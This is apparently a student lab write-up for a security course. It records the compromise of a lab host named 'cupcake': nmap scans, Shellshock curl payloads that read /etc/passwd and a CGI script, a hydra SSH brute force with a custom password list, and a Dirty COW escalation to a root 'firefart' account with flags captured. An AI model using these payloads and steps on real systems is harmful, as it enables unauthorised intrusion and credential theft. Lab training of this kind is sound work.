

David Thomsen
Max Gallagher

Deliverable 1. Provide a screenshot of your team's version detection scan(s).


```
└─(champuser㉿kali)-[~]
$ sudo nmap 10.0.5.23 -Pn -sV -O -A
[sudo] password for champuser:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-06 17:52 EST
Nmap scan report for 10.0.5.23
Host is up (0.0012s latency).

Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 eabedfa9d87ad361430439c1e6858cb5 (DSA)
|_  2048 737ec85110256ba9a69a07f237f56070 (RSA)
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.2.15 (CentOS)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13, Linux 3.4 - 3.10
Network Distance: 3 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  0.38 ms  10.0.17.2
2  1.00 ms  10.0.17.3
3  1.40 ms  10.0.5.23

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.53 seconds
```

Deliverable 2. Examine any applications that are publicly accessible. What did you find?



```
(champuser㉿kali)-[~] $ wget http://10.0.5.23
--2023-02-06 17:56:53--  http://10.0.5.23/
Connecting to 10.0.5.23:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53 [text/html]
Saving to: 'index.html'

index.html          100%[=====] 53 --.-KB/s in 0s

2023-02-06 17:56:53 (1.92 MB/s) - 'index.html' saved [53/53]
```

```
(champuser㉿kali)-[~]
$ cat index.html
<a href= ".../cgi-bin/status">Server Status Report</a>
```

Deliverable 3. You should have the versions of at least two applications. Go ahead and hit the internet and see if your group can find:

1. The operating system (this is easy)

```
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13, Linux 3.10, Linux 3.4 - 3.
10
Network interface 0:...
```

2. release (a bit harder).

- a. Centos 6~

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 eabedfa9d87ad361430439c1e6858cb5 (DSA)
|   2048 737ec85110256ba9a69a07f237f56070 (RSA)
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS))
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html;
|_ http-server-header: Apache/2.2.15 (CentOS)
Warning: OSScan results may be unreliable because we
pen and 1 closed port
Device type: general purpose
```

- b.

- c.

A screenshot of a Google search results page. The search query "linux kernel 2.6.32 centos" is entered in the search bar. Below the search bar, there are several navigation links: Videos, Images, News, Shopping, Books, Maps, and Flights. The main content area displays the following information:
About 150,000 results (0.42 seconds)
<https://blog.cloudlinux.com/centos-6-els-kernel-v.2.6....> :
CentOS 6 ELS kernel v.2.6.32-754.29.3.el6 - CloudLinux Blog ✓
Feb 2, 2021 – CentOS 6 ELS kernel v.2.6.32-754.29.3.el6 has been scheduled for gradual rollout from our production repository. Rollout slot: 2.

- d.

3. What did you find and how did you find it? Be prepared to share your findings with the rest of the class.

a. (Shared in class)

Deliverable 4. Provide a screenshot similar to the one below that shows your exported google sheet of nmap scan data against cupcake. Note, the scan in the demo did not show version detection. See if you can figure out how to do that. You will have at least two ports.

The screenshot shows a Google Sheets document titled "Davey's Wavy CSV". The spreadsheet contains a single sheet with data about network ports. The columns are labeled: IP, FQDN, PORT, PROTOCOL, SERVICE, and VERSION. The data rows are as follows:

	IP	FQDN	PORT	PROTOCOL	SERVICE	VERSION
1	10.0.5.23		22	tcp	ssh	OpenSSH 5.3 (protocol 2.0)
2	10.0.5.23		80	tcp	http	Apache httpd 2.2.15 ((CentOS))
3						
4						
5						
6						


Deliverable 5. What potential remote vulnerabilities did your team find?

Show	15	Search:	Apache 2.2.15	X			
Date	D	A	V	Title	Type	Platform	Author
2012-02-06				Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass	Remote	Linux	Tomas Hoger
<pre>source: https://www.securityfocus.com/bid/51869/info Apache HTTP Server is prone to a security-bypass vulnerability. Successful exploits will allow attackers to bypass certain security restrictions and obtain sensitive information about running web applications. RewriteRule ^(.*) http://www.example.com\$1 ProxyPassMatch ^(.*) http://www.example.com\$1</pre>							

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-459994/Apache-Http-Server-2.2.15.html

https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-462753/Openbsd-Openssh-5.3.html

- ❖ The First link as well as the screenshot attached are exploits that relate to the Apache 2.2.15 vulnerabilities. There were multiple different vulnerabilities that were found and the link rates them based on how much potential impact they can have on a system. This is similar to OpenSSH 5.3 where there is a list of known exploits that are all ranked based on how much damage can be done to the PC being exploited.
- ❖ The first screenshot shows an exploit with Apache 2.2.15 that allows the person using the exploit to bypass security on files within the directory of the apache web server.



David Thomsen

Deliverable 6. Using the following screenshot as a point of departure. Determine what the target's running kernel version (you would use the uname command for this). Provide a screenshot that shows the major and minor release of the kernel.

```
(champuser㉿kali)-[~]
$ sudo nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/status,cmd="echo ; echo ; /bin/uname -a" 10.0.5.23
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-08 13:49 EST
Nmap scan report for 10.0.5.23
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.15 ((CentOS))
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2014-6271
|         This web application might be affected by the vulnerability known
|           as Shellshock. It seems the server is executing commands injected
|             via malicious HTTP headers.

BHP: Disclosure date: 2014-09-24          PORT      PROTOCOL SERVICE VERSION
Exploit results:                    22/tcp    ssh        OpenSSH 5.3 (protocol 2.0)
                                         80/tcp    http      Apache httpd 2.2.15 ((CentOS))

Linux cupcake 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux

References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
  http://seclists.org/oss-sec/2014/q3/685
  http://www.openwall.com/lists/oss-security/2014/09/24/10
  _http-server-header: Apache/2.2.15 (CentOS)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds

(champuser㉿kali)-[~]
```

Deliverable 7. The following technique exposes the OS release. Show similar screenshots that show:

- the contents of /etc/passwd

```
└─(champuser㉿kali)-[~/SEC335/SEC-335]
└─$ curl -H 'User-Agent: () { :; }; echo ; echo; /bin/cat /etc/passwd' http://10.0.5
.23/cgi-bin/status

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat6:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/no
login
samwise:x:500:500::/home/samwise:/bin/bash
deployer:x:501:501::/home/deployer:/bin/bash
```

- the code behind the status cgi

```
(champuser㉿kali)-[~/SEC335/SEC-335]
$ curl -H 'User-Agent: () { :; }; echo ; echo; /bin/cat /var/www/cgi-bin/status' http://10.0.5.23/cgi-bin/status

#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "<html>"
echo "<body>"
echo "hostname:$(hostname)"
echo "uptime:$(uptime)"
echo "</body>"
echo "</html>"

(champuser㉿kali)-[~/SEC335/SEC-335]
$
```

- the results of running ifconfig

```
(champuser㉿kali)-[/bin]
$ curl -H 'User-Agent: () { :; }; echo ; echo; /sbin/ifconfig' http://10.0.5.23/cgi-bin/status

eth0      Link encap:Ethernet HWaddr 00:50:56:A1:8B:3C
          inet addr:10.0.5.23 Bcast:10.0.5.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea1:8b3c/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:433056 errors:0 dropped:0 overruns:0 frame:0
            TX packets:104531 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:31013219 (29.5 MiB) TX bytes:10683950 (10.1 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:4168 errors:0 dropped:0 overruns:0 frame:0
            TX packets:4168 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:298838 (291.8 KiB) TX bytes:298838 (291.8 KiB)

(champuser㉿kali)-[/bin]
```


- <https://askubuntu.com/questions/120628/ifconfig-command-ifconfig-is-available-in-sbin-ifconfig>

Deliverable 8. Armed with the contents of /etc/passwd, let's see if we can build a list of likely passwords for the target account. You should end up with 28 passwords in your list. Provide a screenshot that shows how you generated the list as well as the list contents

```
(champuser㉿kali)-[~]
$ history | grep "likely"
515 cat testrockyou.txt | grep Gamgee >> likelypasswords.txt
516 cat testrockyou.txt | grep LOTR >> likelypasswords.txt
517 hydra -l samwise -P likelypasswords.txt 10.0.5.23 -t 4 ssh
520 hydra -l samwise -P likelypasswords.txt 10.0.5.23 -t 4 ssh
```

```
(champuser㉿kali)-[~/SEC335/SEC-335/Week 4]
$ cat likelypasswords.txt
SamwiseGamgee19
TLOTRTTT
LOTRrules
LOTRTT
LOTR77212
ilikeLOTR12&3
MVLOTR
MANOLOTRABAJA
LOTRwoodelves
LOTRRevenstar07
LOTRTROTK
LOTRSTAR
LOTRROT
LOTRNUT
LOTRINC
LOTR52
LOTR22
LOTR202
```

Deliverable 9. Show a screenshot of your hydra session as well as a ssh login session using the targeted account. Also dump the contents of user-flag.txt using cat or more.




```
(champuser㉿kali)-[~/SEC335/SEC-335]
└─$ hydra -l samwise -P likellypasswords.txt 10.0.5.23 -t 4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-08 14:55:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:1/p:30), ~8 tri
es per task
[DATA] attacking ssh://10.0.5.23:22/
[ERROR] could not connect to ssh://10.0.5.23:22 - kex error : no match for method s
erver host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp
521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,rsa-sha2-512,rsa-sha2-256]

(champuser㉿kali)-[~/SEC335/SEC-335]
└─$
```

- Error due to the server being down. Same command shown working below with an additional fix (on Git under *Troubles Encountered*)



```
(champuser㉿kali)-[~/SEC335/SEC-335]
└─$ sudo vim /etc/ssh/ssh_config
[sudo] password for champuser:

(champuser㉿kali)-[~/SEC335/SEC-335]
└─$ hydra -l samwise -P likellypasswords.txt 10.0.5.23 -t 4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-09 19:47:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:1/p:30), ~8 tri
es per task
[DATA] attacking ssh://10.0.5.23:22/
[22][ssh] host: 10.0.5.23  login: samwise  password: SamwiseGamgee19
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-09 19:47:20

(champuser㉿kali)-[~/SEC335/SEC-335]
```

```
champuser@kali: ~/SEC335/SEC-335
File Actions Edit View Help
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options. For a comprehensive
# list of available options, their meanings and defaults, please see
# ssh_config(5) man page.

Include /etc/ssh/ssh_config.d/*.conf

Host *
# ForwardAgent no
# ForwardX11 no
# ForwardX11Trusted yes
# PasswordAuthentication yes
# HostbasedAuthentication no
# GSSAPIAuthentication no
# GSSAPIDelegateCredentials no
# GSSAPIKeyExchange no
# GSSAPITrustDNS no
# BatchMode no
# CheckHostIP yes
# AddressFamily any
# ConnectTimeout 0
# StrictHostKeyChecking ask
# IdentityFile ~/.ssh/id_rsa
# IdentityFile ~/.ssh/id_dsa
# IdentityFile ~/.ssh/id_ecdsa
# IdentityFile ~/.ssh/id_ed25519
# Port 22
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com
# EscapeChar ~
# Tunnel no
# TunnelDevice any:any
# PermitLocalCommand no
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example.com
# RekeyLimit 1G 1h
# UserKnownHostsFile ~/.ssh/known_hosts.d/%k
SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes
HostKeyAlgorithms ssh-rsa,ssh-dss

(champuser㉿kali)-[~/SEC335/SEC-335]
$ cat /etc/ssh/ssh_config
```

Deliverable 9. Show a screenshot of your hydra session as well as a ssh login session using the targeted account. Also dump the contents of user-flag.txt using cat or more.

```
└─(champuser㉿kali)-[~]
$ ssh samwise@10.0.5.23
The authenticity of host '10.0.5.23 (10.0.5.23)' can't be established.
RSA key fingerprint is SHA256:DRpywIGIZd8715r0d0l15wD1Yz/IzhB5vSKONhh6wX4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.5.23' (RSA) to the list of known hosts.
samwise@10.0.5.23's password:
Last login: Thu Feb  9 19:59:26 2023 from 10.0.17.34
[samwise@cupcake ~]$ *Hacker voice*: Im in.[]
```

```
40839.c  DATcow  passwd.bak  user-flag.txt
[samwise@cupcake DAT]$ su firefart
Password:
[firefart@cupcake DAT]# ls
40839.c  DATcow  passwd.bak  user-flag.txt
[firefart@cupcake DAT]# cd
[firefart@cupcake ~]# ls
anaconda-ks.cfg  install.log  install.log.syslog  root-flag.txt
[firefart@cupcake ~]# cat root-flag.txt
"c54bd674-0438-4c94-aa26-789091823008"
[firefart@cupcake ~]# *Hacker Voice*: Im in[]
```

trash

System

Home

```
 samwise@cupcake:~
```

```
File Actions Edit View Help
```

```
firefarm:fiHGxheU6OS4M:0:0:pwned:/bin/bash
^o^o^o^o^o^o/nologin
daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
"/etc/passwd" 33L, 1590C
```

2,15-22 To

Deliverable 10. Provide a screenshot that shows the results of the id command as well as the contents of root-flag.txt similar to the one below.

```
[samwise@cupcake ~]$ cat user-flag.txt  
"a66d6e04-02ce-4663-895b-e08dd065bbc7"  
[samwise@cupcake ~]$ █
```

```
anaconda-ks.cfg  install.log  install.log.sys  
[firefart@cupcake ~]# id  
uid=0(firefart) gid=0(root) groups=0(root)  
[firefart@cupcake ~]# cat root-flag.txt  
"c54bd674-0438-4c94-aa26-789091823008"  
[firefart@cupcake ~]# █
```